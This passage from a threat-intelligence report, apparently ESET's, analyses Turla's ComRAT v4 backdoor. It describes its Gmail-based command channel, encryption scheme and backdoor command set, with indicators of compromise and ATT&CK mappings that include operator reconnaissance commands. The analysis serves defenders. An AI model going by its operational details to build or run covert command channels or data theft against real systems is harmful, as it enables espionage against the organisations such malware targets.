A basic overview of the email C&C mode is shown Figure 19.




Figure 19 // Overview of the email C&C mode

Step 1

The orchestrator reads the email address in `/etc/transport/mail/mailboxes/0/command_addr`

It also reads the cookies to authenticate on Gmail in `/etc/transport/mail/mailboxes/0/cookie`

These cookies typically have a limited lifetime so they should be updated from time to time.
Figure 20 is a redacted screenshot of the contents of the cookie file.




Figure 20 // Contents of `/etc/transport/mail/mailboxes/0/cookie.str` (partially redacted)

Step 2

It connects to the basic HTML view of Gmail at the URL *https://mail.google.com/mail/?ui=html&zy=g* using the cookies described above. An example of such a view is shown Figure 21.




Figure 21 // Example of the Gmail simplified HTML view
(for demonstration purpose only)

Step 3

It parses the inbox HTML page using the *Gumbo HTML* parser in order to extract the list of emails. It will only read emails for which the Subject: is in the list at `/etc/transport/mail/service/subject`, as shown in Figure 22.

```
|Re:|RE:|FW:|FWD:|Fw:|Fwd:|FYI:|FYIP|NRN:|NT:|N/T|n/t|NB|NM|n/m|N/M:|*n/m*
```

Figure 22 // Contents of `/etc/transport/mail/service/subject`

Then, for each email, it extracts the link to download the attachment. The attachments are generally masquerading as documents with names such as `document.docx` and `documents.xlsx`. The body of the email is generally empty. Figure 23 is an example of an email sent by Turla operators to a ComRAT C&C mailbox.





Figure 23 // Email from the Gmail inbox that contains commands in the attachment
(partially redacted and opened in Microsoft Outlook for demonstration purposes only)

Step 4

It downloads all the relevant attachments from Gmail. The email is then deleted so that it is not processed a second time.

Step 5


Despite their extensions, the attachments are not docx or xslx files. They contain a blob of data in the following format:



The AES-256 key is stored in the VFS in `/etc/pki/aes_key` and it uses AES in CBC mode with a null initialization vector.

Step 6

Once decrypted, we have access to the backdoor commands and parameters. We provide more details about the backdoor commands in section 4.6. Figure 24 is an example of a decrypted email attachment. 0x67 is the ID for “Execute a command with `cmd.exe`” and it is followed by the command to execute. We believe that the beginning of the decrypted data is filled with random bytes.




```
00000000:  20 AB 10 08-FD 15 2B D0-2C 16 F6 31-5D D0 F0 93
00000010:  88 40 DB 21-AB 9D 35 BB-8A 57 CA 04-C3 50 63 6A
00000020:  00 00 00 00-69 81 A0 43-B5 07 50 CA-90 E2 D0 D6
00000030:  60 72 46 74-25 50 18 F8-01 21 B3 71-B8 AE 29 05
00000040:  87 3D 21 50-31 6E D3 4E-F9 2C 97 CF-22 AE C0 CC
00000050:  5A 18 CA 50-E9 07 08 62-4A 2A 04 19-F6 63 76 D7
00000060:  71 7D 32 A4-77 9B ED 91-2A 8F 06 00-00 00 00 00
00000070:  78 04 28 55-32 00 00 00-00 67 00 00-00 1A 00 00
00000080:  00 16 00 00-00 67 00 70-00 72 00 65-00 73 00 75
00000090:  00 6C 00 74-00 20 00 2F-00 7A 00 01-00 00 00 67
000000A0:  00 00 00 1A-00 00 00 16-00 00 00 67-00 70 00 72
000000B0:  00 65 00 73-00 75 00 6C-00 74 00 20-00 2F 00 76
```

Figure 24 // Decrypted attachment

Step 7

The backdoor creates an attachment containing the result of the commands. The attachment name consists of 20 random digits and of the `.jpg.bfe` so-called double extension. Its content has the following format:



The AES key is different for each email as it is randomly generated. Then, it is encrypted using RSA-2048 with the public key stored in `/etc/pki/public_cert.pki`. The format of the key is quite unusual as it is raw bytes representing the concatenation of `n` and `e`. Turla's developers did not implement the RSA encryption themselves; they used code from the wolfSSL library and more specifically from a commit before March 2016.

Finally, and using the Gmail web interface as before, the backdoor sends the email to the address contained in `/etc/transport/mail/mailboxes/0/answer_addr`. This address is typically not hosted on Gmail but rather on GMX or VFEmail. It is also the email address from which the operators send commands to the Gmail address. Figure 25 is an example of an email created by ComRAT.




Figure 25 // Email sent by ComRAT to the operators' email address (partially redacted and opened in Microsoft Outlook for demonstration purposes only)

4.6 Backdoor commands

The operators can send commands using either of the C&C channels. The backdoor will receive the command ID and the arguments, if any.

As seen in Table 1, the commands implemented in ComRAT v4 are not surprising and allow control of almost everything on the machine: manage files, execute additional processes or gather logs.

Table 1 *List of backdoor commands in ComRAT v4*

ID	Name	Description
0x65	WriteFile	Write in a file
0x66	ReadFile	Read a file
0x67	ShellExecute	Execute a command with `cmd.exe`
0x68	SetTimeout	Set the timeout for the C&C channel
0x69	AddAddress	Add an address in `/etc/transport/legacy/get.list` or in `/etc/transport/legacy/post.list`
0x6a	SendWorkingLog	Send `/var/log/working.c4log`
0x6b	InvokeBinFromMem	Load a PE from memory using an internal PE loader
0x6c	InvokeBinFromFS	Load a PE from file using an internal PE loader
0x6d	DeleteAddress	Delete an address from `/etc/transport/legacy/get.list` or `/etc/transport/legacy/post.list`
0x6e	GetConfiguration	Get the configuration
0x6f	DirStg	List a directory in the Virtual File System
0x70	RunExe	Execute a PE with `CreateProcessW`
0x71	InvokePSFromMem	Invoke a PowerShell script from memory using a PowerShell runner
0x72	InvokePSFromFS	Invoke a PowerShell script from a file using a PowerShell runner
0x73	DeleteAllMail	Delete the messages in the Gmail mailbox (added in the most recent version, first seen around November 2019)

5. CONCLUSION

Version four of ComRAT is a totally revamped malware family released in 2017. Its developers took inspiration from other Turla backdoors, such as Snake, to build a very complex piece of malware.

Its most interesting features are the Virtual File System in FAT16 format and the ability to use the Gmail web UI to receive commands and exfiltrate data. Thus, it is able to bypass some security controls because it doesn't rely on any malicious domain. We also noticed that this new version abandoned the use of COM object hijacking for persistence, the method that gave the malware its common name.

We found indications that ComRAT v4 was still in use at the beginning of 2020, showing that the Turla group is still very active and a major threat for diplomats and militaries.

We will continue to monitor Turla developments to help defenders protect their networks.

Indicators of Compromise can also be found on *GitHub*. For any inquiries, or to make sample submissions related to the subject, contact us at: *threatintel@eset.com*.

6. BIBLIOGRAPHY

1 Yle. (2016, 01 13). Russian group behind 2013 Foreign Ministry hack. Retrieved from *https://yle.fi/uutiset/osasto/news/russian_group_behind_2013_foreign_ministry_hack/8591548*

2 Boutin, J.-I. (2017, 06 06). Turla's watering hole campaign: An updated Firefox extension abusing Instagram. Retrieved from *https://www.welivesecurity.com/2017/06/06/turlas-watering-hole-campaign-updated-firefox-extension-abusing-instagram/*

3 Cherepanov, A. (2017, 06 30). TeleBots are back: Supply-chain attacks against Ukraine. (ESET) Retrieved from *https://www.welivesecurity.com/2017/06/30/telebots-back-supply-chain-attacks-against-ukraine/*

4 Cherepanov, A. (2018, 10). GREYENERGY: A successor to BlackEnergy. (ESET) Retrieved from *https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf*

5 Corfield, G. (2020, 02 14). Austrian foreign ministry: 'State actor' hack on government IT systems is over. Retrieved from *https://www.theregister.co.uk/2020/02/14/austria_foreign_ministry_hack_turla_group_allegs/*

6 ESET. (2018, 08). Turla Outlook Backdoor. Retrieved from *https://www.welivesecurity.com/wp-content/uploads/2018/08/Eset-Turla-Outlook-Backdoor.pdf*

7 ESET Research. (2017, 03 30). Carbon Paper: Peering into Turla's second stage backdoor. (ESET) Retrieved from *https://www.welivesecurity.com/2017/03/30/carbon-paper-peering-turlas-second-stage-backdoor/*

8 ESET Research. (2017, 08). Gazing at Gazer - Turla's new second stage backdoor. (ESET) Retrieved from *https://www.welivesecurity.com/wp-content/uploads/2017/08/eset-gazer.pdf*

9 ESET Research. (2018, 01). Diplomats in Eastern Europe bitten by a Turla mosquito. (ESET) Retrieved from *https://www.welivesecurity.com/wp-content/uploads/2018/01/ESET_Turla_Mosquito.pdf*

10 ESET Research. (2018, 05 22). Turla Mosquito: A shift towards more generic tools. Retrieved from *https://www.welivesecurity.com/2018/05/22/turla-mosquito-shift-towards-generic-tools/*

11 Faou, M. (2019, 05). Turla LightNeuron. Retrieved from *https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf*

12 Faou, M. (2020, 03 12). Tracking Turla: New backdoor delivered via Armenian watering holes. Retrieved from *https://www.welivesecurity.com/2020/03/12/tracking-turla-new-backdoor-armenian-watering-holes/*

13 Faou, M., & Dumont, R. (2019, 05 29). A dive into Turla PowerShell usage. Retrieved from *https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/*

14 G DATA. (2014, 03 07). Uroburos – Deeper travel into kernel protection mitigation. Retrieved from *https://www.gdatasoftware.com/blog/2014/03/23966-uroburos-deeper-travel-into-kernel-protection-mitigation*

15 G DATA. (2015, 01 15). Evolution of sophisticated spyware: from Agent.BTZ to ComRAT. Retrieved from *https://www.gdatasoftware.com/blog/2015/01/23927-evolution-of-sophisticated-spyware-from-agent-btz-to-comrat*

16 Huss, D. (2017, 08 17). Turla APT actor refreshes KopiLuwak JavaScript backdoor for use in G20-themed attack. Retrieved from *https://www.proofpoint.com/us/threat-insight/post/turla-apt-actor-refreshes-kopiluwak-javascript-backdoor-use-g20-themed-attack*

17 Kaspersky GReAT. (2018, 10 04). Shedding Skin - Turla's Fresh Faces. Retrieved from *https://securelist.com/shedding-skin-turlas-fresh-faces/88069/*

18 KNOWLTON, B. (2010, 08 25). Military Computer Attack Confirmed. (New York Times) Retrieved 04 09, 2018, from *https://www.nytimes.com/2010/08/26/technology/26cyber.html*

19 Managed Adversary and Threat Intelligence (MATI). (2019, 06 20). Waterbug: Espionage Group Rolls Out Brand-New Toolset in Attacks Against Governments. Retrieved from *https://symantec-blogs.broadcom.com/blogs/threat-intelligence/waterbug-espionage-governments*

20 MELANI. (2016, 05 23). Technical Report about the Malware used in the Cyberespionage against RUAG. Retrieved from *https://www.melani.admin.ch/melani/en/home/dokumentation/reports/technical-reports/technical-report_apt_case_ruag.html*

21 National Cyber Security Centre. (2017, 11 23). Turla group using Neuron and Nautilus tools alongside Snake malware. Retrieved from *https://www.ncsc.gov.uk/static-assets/documents/Turla%20group%20using%20Neuron%20and%20Nautilus%20tools%20alongside%20Snake%20malware_1.pdf*

22 Schlee, M. (2018, 03 06). Hackers used Outlook for cyberattack on German government: report. Retrieved from *https://www.politico.eu/article/report-hackers-used-outlook-for-cyberattack-on-german-government/*

23 Shevchenko, S. (2008, 11). Agent.btz - A Threat That Hit Pentagon. Retrieved from *http://blog.threatexpert.com/2008/11/agentbtz-threat-that-hit-pentagon.html*

24 Tanase, S. (2015, 09 09). Satellite Turla: APT Command and Control in the Sky. Retrieved from *https://securelist.com/satellite-turla-apt-command-and-control-in-the-sky/72081/*

25 Untersinger, M. (2019, 01 29). Quelle est la bonne équation pour pacifier le cyberespace ? (Le Monde2019) Retrieved from *https://www.lemonde.fr/pixels/article/2019/01/29/course-aux-cyberarmes-logiciels-destructeurs-dormants-le-difficile-apaisement-du-cyberespace_5416003_4408996.html*

26 Wikipedia. (n.d.). Abstract factory pattern. Retrieved 03 17, 2020, from *https://en.wikipedia.org/wiki/Abstract_factory_pattern*

27 Wikipedia. (n.d.). Adapter pattern. Retrieved 03 17, 2020, from *https://en.wikipedia.org/wiki/Adapter_pattern*

28 Wikipedia. (n.d.). Mediator pattern. Retrieved 03 17, 2020, from *https://en.wikipedia.org/wiki/Mediator_pattern*

7. INDICATORS OF COMPROMISE

7.1 Hashes

SHA-1	Description	ESET detection name
4D8B1F4ACC638080054FFBB4CEF2559583A22DC6	PowerShell dropper	PowerShell/Turla.X
DD7006D16D8E121FCE8F2905433474ECCED75CC0	ComRAT orchestrator	Win64/Turla.BY
0139818441431C72A1935E7F740A1CC458A63452	ComRAT orchestrator	Win64/Turla.AP
0AB87F7BDF7D9E54BA33FE715C11E275D5DCCE15	ComRAT orchestrator	Win32/Turla.EI

7.2 Paths

```
%TEMP%\FXSAPIDebugTrace.txt
%TEMP%\iecache.bin
```

7.3 Windows registry

```
(HKLM|HKCU)\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\
{59031A47-3F72-44A7-80C5-5595FE6B30EE}
HKLM\SOFTWARE\Microsoft\SQMClient\Windows.WSqmCons
```

7.4 Network

```
arinas[.]tk
bedrost[.]com
branter[.]tk
bronerg[.]tk
celestyna[.]tk
crusider[.]tk
davilta[.]tk
deme[.]ml
dixito[.]ml
duke6[.]tk
elizabi[.]tk
foods.jkub[.]com
hofa[.]tk
hunvin[.]tk
lakify[.]ml
lindaztert[.]net
misters[.]ml
pewyth[.]ga
progress.zyns[.]com
sameera[.]gq
sanitar[.]ml
scrabble.ikwb[.]com
sumefu[.]gq
umefu[.]gq
vefogy[.]cf
vylys[.]com
wekanda[.]tk
```

8. MITRE ATT&CK TECHNIQUES

Tactic	ID	Name	Description
Execution	*T1086*	PowerShell	A PowerShell script is used to install ComRAT.
Persistence	*T1053*	Scheduled Task	ComRAT uses a scheduled task to launch its PowerShell loader.
Defense Evasion	*T1027*	Obfuscated Files or Information	The ComRAT orchestrator is stored encrypted and only decrypted at execution.
	T1055	Process Injection	The ComRAT orchestrator is injected into `explorer.exe`. The communication DLL is injected into the default browser.
	T1112	Modify Registry	The ComRAT orchestrator is stored encrypted in the registry.
Discovery	*T1016*	System Network Configuration Discovery	Operators execute `ipconfig` and `nbstat`.
	T1033	System Owner/User Discovery	Operators execute `net user`.
	T1069	Permission Groups Discovery	Operators execute `net group /domain`.
	T1082	System Information Discovery	Operators execute `systeminfo`.
	T1083	File and Directory Discovery	Operators list the content of several directories. Example: `dir /og-d "%userprofile%\AppData\Roaming\Microsoft\Windows\Recent\*.*"`.
	T1087	Account Discovery	Operators execute `net user` and `net group`.
	T1120	Peripheral Device Discovery	Operators execute `fsutil fsinfo drives` to list the connected drives.
	T1135	Network Share Discovery	Operators execute `net view`.
Collection	*T1213*	Data from Information Repositories	The Operators use a custom tool to exfiltrate documents from an internal central database.
Command and Control	*T1024*	Custom Cryptographic Protocol	ComRAT uses RSA and AES to encrypt C&C data.
	T1043	Commonly Used Port	ComRAT uses ports 80 and 443.
	T1071	Standard Application Layer Protocol	ComRAT uses HTTP and HTTPS.
	T1102	Web Service	ComRAT can be controlled via the Gmail web UI.
Exfiltration	*T1002*	Data Compressed	The documents are compressed in a RAR archive.
	T1022	Data Encrypted	The RAR archive is encrypted with a password.
	T1048	Exfiltration Over Alternative Protocol	Data is exfiltrated to cloud storage, mounted locally using the `net use` command.